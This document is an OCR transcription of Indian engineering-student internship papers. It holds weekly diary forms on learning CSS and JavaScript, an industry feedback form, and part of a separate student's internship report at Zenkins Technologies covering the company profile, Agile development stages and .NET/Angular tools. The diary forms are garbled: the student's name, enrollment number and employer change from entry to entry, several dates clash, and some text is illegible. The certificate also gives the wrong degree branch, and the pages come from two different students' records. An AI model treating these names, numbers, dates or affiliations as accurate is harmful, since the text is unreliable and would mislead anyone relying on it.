DESCRIPTION OF THE WORK DONE IN BRIEF

- Need helpful are Gained in this week of Internship.
- CSS text have CSS function and other Animation in web site like this.
- etc are Gained in this week
  - CSS, Style ings and image relation CSS changed - fit and etc.

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 10/5/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 31/3/2023

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190990104065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhisej Variya

DIARY OF THE WEEK: DI: 9/4/2023 TO 9/4/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Sparus to Ideas

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Rani Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- this week learn about the topic of CSS and
  - object - id
  - object - position in css.
  - margin of css
  - buttons in css and other things.
- And also learn about registration and making forms in CSS and other topics like margin, padding and javascript.
- Use of topics are found in other weeks.

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 10/5/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 09/04/2023

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Annexure I

Enrollment no: 190390107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vaidya Abhiraj

DIARY OF THE WEEK: DI: 10/4/2023 TO 15/04/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: IT Department.

NAME OF THE PLANT/SECTION/DEPARTMENT: Sparsh to Sparsh (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week work like the right mentor, [illegible] all and it's a [illegible] week for all
- Blue stage
- medical device and other stuff
- all web page are slow and working at localhost of all etc.
- And the [illegible] and small small, project like on all.

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TOTAL HOURS: 25 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 10/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 14/04/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 146390107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhijit Vanja.

DIARY OF THE WEEK: DI: 19/04/2023 TO 21/04/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Gpasoft to Ideas

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (each)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Hemali Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week started with JavaScript for this is A full week to learn about JavaScript for internship
- JavaScript syntax and comments and other things like comments and variable and all its data and const of JavaScript are learn in this week.
- And also learn and learn of JavaScript, Arithmetic, functions and etc.

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TOTAL HOURS: 45 hours.

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 10/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 9/10/2023

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Annexure I

Enrollment no: 199990107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Variya.

DIARY OF THE WEEK: Dt: 24/08/2023 TO 28/04/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Gheekya Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Kunj Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week I learned and some basic examples and theory about the basic part of project.
- And other topic like Use Case Diagram, Entity and Object, Events and steps and third method and steps second and step-templates
- And also know about prerequisite Functional and etc of other things.
- And also know about and work on functional basic and etc

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TOTAL HOURS: 45 hours.

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 10/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 08/04/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190990107065

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhiraj Vaviya

DIARY OF THE WEEK: Dt: 01/05/2023 TO 05/05/2023

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Gracias to Jesus

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Department (web)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ravi patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week I had learned about JavaScript Async and JavaScript HTML DOM
- And I also learned about I had learned about JavaScript and CSS.
- And this week I also learned how to show all the users of my project in the "Users" page.
- And edit all details and delete the user in Industry this week.

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Annexure 2

Feedback Form by Industry expert

Student Name: Abhishek Shivabhai Vaniya
Date: 05/05/2023
Work Supervisor: Mr. Ajay Chahan
Title: Internship as Sparks to Ideas
Company/Organization: Sparks to Ideas
Enrollment No: 130390109065
Internship Address: 406, Akshat Tower, near Parimal char Rasta, opposite Rajpath Club SG highway, Ahmedabad
Dates of Internship: From 05/01/2023 to 05/05/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise			✓	
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

Signature of Industry person with name and Stamp:
Sparks To Ideas

Signature of the Faculty Mentor

Team Id: 296840

INTERNSHIP AT ZENKINS TECHNOLOGIES PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Abhishek Maheshbhai Patel

190390107025

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

Team Id: 296840

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Zenkins Technologies Pvt. Ltd** has been carried out by **Patel Abhishek Maheshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Chetan Chauhan


Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

GTU Certificate



GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 03 May 2023 11:21:51

This is to certify that, ***Patel Abhishek Maheshbhai*** (Enrolment Number - 190390107025) working on project entitled with ***Internship in Zenkins Technologies Pvt. Ltd.*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Patel Abhishek Maheshbhai

Name of Guide : Mr Charan Ravindrabhai Chauhan

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed

Company Certificate

ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
(A): 914, Fortune Business Hub, Science City Rd, Thaltej,
Ahmedabad -380060 (India)
(T): +91 70690 18504
(W): https://zenkins.com
(E): contact@zenkins.com

Date: Friday, 14 April 2023

TO WHOMSOEVER IT MAY CONCERN

This certificate is awarded to **ABHISHEK PATEL** for the successful completion of **12 weeks (23 January 2023 to 14 April 2023)** of internship at **ZENKINS TECHNOLOGIES PRIVATE LIMITED**

Abhishek has shown exceptional dedication, enthusiasm, and commitment to their work during the internship. They have successfully completed all assigned tasks and projects with high professionalism and quality. Their supervisors and colleagues have highly appreciated their excellent communication skills, positive attitude, and ability to work independently and as team members.

Through this internship, Abhishek has gained valuable knowledge and experience in their chosen field. They have demonstrated their ability to apply theoretical concepts to practical work situations and have shown a strong willingness to learn and grow professionally.

We are confident that Abhishek will continue to excel in their future endeavors and wish them all success in their career.

Warm regards,

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of Human Resources

zenkins

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Internship entitled **Internship at Zenkins Technologies Pvt. Ltd** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Jignesh Darji** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Abhishek Maheshbhai**	_____

ACKNOWLEDGMENT

I really believe that behind every record and success of student, not only hard work and perfection is there, also there is inspirations and guidance of the teachers and the persons who support them until Training has been done. It gives us great pleasure in submitting this in plant Internship report of my training experience which I gained from 23rd January 2023 to 14th April 2023 at “Zenkins Technologies Pvt. Ltd” located at Ahmedabad, Gujarat.

I would like to express our heart full gratitude to Mr. Jignesh Darji who granted me the permission for obtaining training at Zenkins Technologies Pvt. Ltd. We are very thankful to Mrs.Bhumika Darji (HR) for giving us valuable chance for training at Zenkins Technologies Pvt. Ltd.

So, I would like to convey my gratitude towards the all-Technical Staff of Zenkins Technologies Pvt. Ltd for giving me technical and practical knowledge of the development and helping me via developing bridge between theoretical knowledge and its practical application.

Abstract

The word engineering itself means to develop something new by knowing the basis of fundamental theories and principles engineering concepts are always powered by strong theoretical concepts. Theory scrutinizes all the ideal situations. But it is rightly said that theory is incomplete without practice and without theory. It is very important to relate ideal situation with real ones so as to understand how a real system works. Industrial training is the best platform where the so called Engineering student can sharpen his analytical as well as practical skills so as to become the best of the best promising engineer for the future world. It usually helps to clear all his theoretical concepts and can learn how to apply it.

*As a part of our academics, we were placed to train at "**Zenkins Technologies Pvt. Ltd**." located at Ahmedabad, Gujarat.*

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Company Name: Zenkins Technologies Pvt. Ltd

Address: 914 Fortune Business Hub, Science City Rd, near Science City, Thaltej, Ahmedabad, Gujarat 380060

Email: contact@zenkins.com

Fig 1.1 Company Logo

Zenkins is an Indian information technology services, IT consulting, business services, and software development company headquartered in Ahmedabad India with offices in Pune, and Bangalore.

Since 2013, Zenkins Technologies is present on the international market (Register in 2022 as Pvt. Ltd.) as a supplier of innovative solutions, adding business value through technology implementation at a professional level. Focusing our activities on developing complex software products, Zenkins Technologies provides consistent results in emerging fields such as mobile and web-based custom business applications, e-commerce, e-payment, e-security, e-health, and enterprise & resource planning, entertainment, and the finance industry.

1.2 Whom Company Server:

Startup Businesses

Companies with 0-100 employees

- Website design and development
- Custom software development
- Mobile application development
- Cloud hosting and management
- API development & Integration
- SEO & Digital Marketing
- QA & Testing
- UI / UX & Graphics design

Midsize Businesses

Companies with 200-5,000 employees

- Everything for startup businesses+
- IT Consulting
- Business automation
- IT outsourcing
- IT staff augmentation

1.3 Company Core Value:

Fig 1.2 Core Value

1.4 Company Engagement Models:

Fixed Price:

- Recommended for middle-size projects, where the scope of the project is clearly defined.

Time & Material:

- Recommended for middle-size and large projects, and for consulting, which are dynamic and need fluidity.

Consumption-based Pricing:

- For managed services and help desk. (e.g. No. of tickets solved, cloud resources consumed)

Monthly Subscription Fee:

- Generally used to hire dedicated software developers and support engineers

CHAPTER 2 : OVERVIEW OF DEPARTEMENT

2.1 VARIOUS DEVELOPMENT DEPARTEMENTS:

2.1.1 Android Application Development:

At Zenkins Technologies, we conceptualize, design, and develop Android Applications as per unique needs of the clients. we understand exact need of client and present it. We create Android Applications with capability of running across all the Device. Our experience team can work any kind of customized mobile Applications.

2.1.2 iOS Application Development:

Any business should always go with Synoptek as the top iOS app development company having experience on iOS platform, an in-depth understanding of its security, app-store regulations and know-how of smooth app development.

2.1.3 Web Development:

As a web development company, we provide professional website designing and website development services, ecommerce website development, web application development, web design, offshore website design and development (Angular, Asp.net, MySQL, MS SQL server, java Script, Oracle, HTML/XML, visual basic), Flash design and Development, Flash custom animation, Tutorials, Corporate Presentations, CBTs, Logo Designing Graphics and Print Design Solutions etc. Effectiveness, high motivation, and high level of professional expertise are three major keys, which help [Company's] experienced web application and software developers open the doors to a successful completion of all their projects, from simple to intricate.

2.1.4 UI/UX Development:

While designing a site we follow two important steps. The first is user experience design. Here we study the behavior pattern of users from different demography and plan a wireframe (blueprint) by combining the inputs from different studies. After this, the next step is designing the user interface based on that wireframe. So, the UI designers build every element that a user would interact or engage with on.

2.2 WORK BEING CARRIED OUT AT COMPANY:

Our company has a well-coordinated team and work like a well-oiled machine. In fact, we work on a human scale and build long lasting businesses with our clients. Our firmness affords us the required room and flexibility to manage our future and independence. Apart from this, it also provides us a strong platform to protect our ethics and core values.

Our company works on several domains for Android Apps, iOS Apps as well as Cross Platform Apps. It also works on web development platforms.

2.3 7 STAGES OF APP DEVELOPMENT:

Website cannot be done at once because there is a technique called project management – a wise way to split the **stages of building a website** into steps and control everything to be sure of the quality of final results. Fortunately, Agile development or Agile project management came into being and did wonders to software development teams.

Agile is known as one of the methodologies of SDLC (Software development life cycle), which is a consequence of phases from the project start to its end. Each phase is a collection of activities, completion of which guarantees exact deliverables. Agile's key concept is to ensure agility and flexibility especially in projects with frequently changing requirements. This method of project management is based on iterative delivery and incremental approach.

Key **stages in website development** that can be met in Agile and other methodologies of SDLC include the next steps: project initiation, requirements collection, and analysis, planning, designing, development, testing, deployment, maintenance.

2.3.1 Project Initiation:

If you look at the whole project, there is always project ideation at the beginning, requirements analysis, or Discovery phase. As soon as a client comes with a request to a company, he or she presents the engagement manager with the business needs, objectives, and vision over the product. If the concept of the project is vague and needs estimation of target audience and market trends, ensuring its helpfulness for end-users, estimating costs and time, refining requirements, then a client can be offered Discovery phase service.

A picture of the project should be consistent for the expert team to conduct requirements specifications and agrees on improvements with a client (if there are some).

2.3.2 Requirements Analysis:

Requirements analysis should be done professionally and ensure that end users' needs are learned and clearly match their expectations. Requirements are classified from high-level to detailed that corresponds to business requirements,

user requirements, and then system requirements that are the most important. The last is what the system does, how well the system performs, whether it suits user goals and user point of view. Then, after having all the requirements analyzed, it is vital to perform project estimation. I.e. timeline, costs, efficient workforce number, resources to be used, and many more.

2.3.3 Focus on Planning:

Among risks customers and teams are afraid of are missing features and deadlines, rebuilds, overworks, constant clarifications, frequent changes in requirements, and uncontrollable budget. This all can be eliminated if such **Website development phases** as estimating and planning are done reasonably.

Estimating and Planning is not just in scheduling product deadlines. It should not give an exact answer to how much time the team will spend on the product. Estimation and planning are always incremental and give a team a feeling of flexibility they could use later (if it is impossible to say the exact date of product release at once).

A **project plan** has more important functions. The team evaluates features, resources, and schedules and finds the best solution for the question "What should we build?" Good **stages of development** and planning always go along with:

- Reducing risks
- Avoiding uncertainty
- Better decision making
- Establishing trust

The team estimates the costs and the benefits. Should we hire one more software engineer to have this feature done in the release? Should we move the release to October but have a better product with these new features? You can plan release for September, but change requests happen and release can shift to October.

It is the same as finding optimal solutions currently, but not to think your plan is 100% ideal or put all efforts into planning rather than on development. Planning should concern the planning of activities and tasks, not planning features. And it is also good for looking for forgotten activities. After everything is planned and estimated, it is crucial to make a first sketch of the future app to see how it feels.

2.3.4 Prototyping and Design:

Prototyping in **Website development phases** is a fast way to draw out the first design sketches for your app. It should direct to a common vision with a customer over how the app will feel and what iterations there would be. After UI/UX designer can draw the design of the app incorporating the best transitions, animations, styles to make the app feel smooth in using and convenient in

navigation, and have an intuitive interface. After UI/UX designers have made a solid prototype, mapped the user flow, it is time to drop the UI part to production. In other words, coding.

2.3.5 Development:

The **Website development process** is not mere coding. Every client wants the app to be made on time. The majority of software development teams use backlog – a storehouse of tasks. It is always important to know in advance how much there is to do and how much time development can take. That's why, prior to development, there is always prioritization and estimation of tasks. The most critical tasks at the moment are the most prioritized ones to go into the estimation stage. Estimation helps the team define the time needed to close the task. This time takes into account only pure coding and excludes meetings, discussions and other time spent on development during the project.

Development is done with the technology stack defined at the beginning of the project. Software engineers work side by side with UI/UX designers and quality assurance engineers. Together with a project manager the team will have regular meetings with a client and report on a daily or weekly basis depending on approaches and models of cooperation the company offers.

2.3.6 Development and Testing with Scrum:

In Agile methodology, Scrum is the framework. That splits agile app stages are into iterations – one, two, or three-week periods *sprints.* Scrum helps software teams avoid scattered work that lasts for months and does not ensure necessary results. Scrum is ideal for projects with changing requirements, so the ones that need high flexibility from the team, fast updating, and reaction to changes. If you work with scrum teams, you will certainly be introduced to regular meetings for iteration cycle planning, daily status updates, and sprint reviews.

Performance of the project depends on the competency of the team as well as on the right prioritization, expectation management, on-time releases. Struggle over insufficiencies in project management, intuitively chosen tasks for prioritization, never-ending iterations, and more have begun to wane. Software engineers, designers, and testers often use Jira (or other software) boards to see their sprints and backlog. Jira tasks can be categorized in a way like this:

- To do
- In progress
- Ready to deploy
- Ready to test
- Done

QA engineer moves the task to Done or in progress. Deployment of ready code written by engineers happens firstly in the QA environment which is testing the environment for the app.

QA engineers test the developed functionality and if necessary, software engineers polish everything to reach total excellence and ensure the feature works according to acceptance criteria in a bug-free way.

2.3.7 Deployment and Maintenance:

When software testing is over, the code is clear and no bugs remain, the application can be pushed for final release into the environment where customers can find and use it. The software development team checks the deployment process to eliminate possible issues. When the system is deployed, software companies provide further maintenance of their product and ensure:

- Bug fixing
- Code refining
- Enhancements

Phases of Web development are milestones of successful project implementation. One of the most effective approaches is Agile which focuses on executing activities, meeting clients' needs and requirements, maintaining flexibility in a team, but not focusing on reporting, paperwork, and constant planning that does not bring results.

CHAPTER 3: INTRODUCTION TO INTERNSHIP

3.1 INTERNSHIP SUMMARY:

In internship activities include performing logical coding tasks. I gained knowledge about DotNet. I also learned C#, Asp.Net and Asp.Net Core and its advanced concepts. I also learned basic knowledge of understanding the concepts of Angular.

3.2 PURPOSE:

Industry experience is often an important part of applying for full time positions. Gaining experience through internship can be helpful for our future scope. Similarly, my purpose was to gain experience and decide my career path so that I can have a clear path towards my goals. Also, I wanted to develop new skills and build a network with professionals.

3.3 OBJECTIVE:

A motivated individual with in-depth knowledge of languages and development tools, seeking a position in a growth-oriented company where I can use my skills to the advantage of the company while having the scope to develop my own skills.

To work as a Software Developer applying my knowledge in the field of testing, designing, and maintenance to cater to the specific needs of the people. I wish to work in a team of motivated individuals who wish to work towards the advancement of the company.

3.4 TOOLS AND TECHNOLOGY:

I used various Languages in this Internship which I mentioned below with the functions of each tool and library:

3.4.1 C#:

It is an object-oriented programming language created by Microsoft that runs on the .NET Framework. C# has roots from the C family, and the language is close to other popular languages like C++ And Java.

C# is an object-oriented language which gives a clear structure to programs and allows code to be reused, lowering development costs. As C# is close to C, C++ and Java, it makes it easy for programmers to switch to C# or vice versa.

3.4.2 DotNet:

The **.NET Framework** is a software development framework developed by Microsoft that provides a runtime environment and a set of libraries and tools for

building and running applications on Windows operating systems. The framework includes a variety of programming languages, such as C#, F#, and Visual Basic, and supports a range of application types, including desktop, web, mobile, and gaming applications.

3.4.3 Asp.Net:

ASP.NET is a web development platform, which provides a programming model, a comprehensive software infrastructure and various services required to build up robust web applications for PC, as well as mobile devices.

ASP.NET works on top of the HTTP protocol, and uses the HTTP commands and policies to set a browser-to-server bilateral communication and cooperation.ASP.NET is a part of Microsoft .Net platform. ASP.NET applications are compiled codes, written using the extensible and reusable components or objects present in .Net framework. These codes can use the entire hierarchy of classes in .Net framework.

3.4.4 Asp.Net Core:

ASP.NET Core is the new version of the ASP.NET web framework mainly targeted to run on .NET Core platform.

ASP.NET Core is a free, open-source, and cross-platform framework for building cloud-based applications, such as web apps, IoT apps, and mobile backends. It is designed to run on the cloud as well as on-premises. Same as .NET Core, it was architected modular with minimum overhead, and then other more advanced features can be added as NuGet packages as per application requirement. This results in high performance, require less memory, less deployment size, and easy to maintain.

3.4.5 Angular Framework:

Angular is a development platform, built on TypeScript (Super set of JavaScript). As a platform, Angular includes:

- A component-based framework for building scalable web applications.
- A collection of well-integrated libraries that cover a wide variety of features, including routing, forms management, client-server communication, and more.
- A suite of developer tools to help you develop, build, test, and update your code.

3.5 IMPLEMENTATION PLATFORM:

3.5.1 Visual Studio (For backend Asp.Net Core/Asp.Net MVC):

Visual Studio is a powerful developer tool that enables we to complete the entire development cycle in one place. It is an Integrated Development Environment (IDE) developed by Microsoft to develop GUI (Graphical User Interface), console, Web applications, web apps, mobile apps, cloud, and web services. Visual Studio brings advanced editing, debugging, and customization to our everyday programming tasks.

We are building an ASP.NET MVC application, then our front and backend could (and probably should) be the same project. We are using ASP.NET Core, we can build an ASP.NET Core project to act as an API backend and an Angular project to act as the UI. Currently, Visual Studio includes ASP.NET Core Single Page Application (SPA) templates that support Angular, React. The templates provide a built-in Client App folder in our ASP.NET Core projects that contains the base files and folders of each framework.

3.5.2 Visual Studio Code (For Frontend Angular):

Visual Studio Code is a lightweight but powerful source code editor that runs on our desktop and is available for Windows, macOS, and Linux. It is a free and open-source code editor developed by Microsoft. Visual Studio Code is designed to be highly customizable and extensible.

CHAPTER 4: IMPLEMENTATION

4.1 Assignments with Asp.Net MVC:

- ASP.NET MVC is a web framework based on Model-View-Controller (MVC) architecture.
- It enables developers to build dynamic web applications using ASP.NET MVC framework that enables a clean separation of concerns, fast development.
- The Model-View-Controller (MVC) architectural pattern separates an application into three main groups of components: Models, Views, and Controllers.
- This pattern helps to achieve separation of concerns. Using this pattern, user requests are routed to a Controller which is responsible for working with the Model to perform user actions and/or retrieve results of queries.

4.1.1 Assignment (1): Login and session management for users in Asp.Net MVC




Fig 4.1 Log-In page

Fig 4.2 Sign up

In fig 4.1 and fig 4.2 is show log in and sign up pages which have enter data from the user and that data store in the SQL database.

4.1.2 Assignment (2): Insert/ Update/ Delete Records

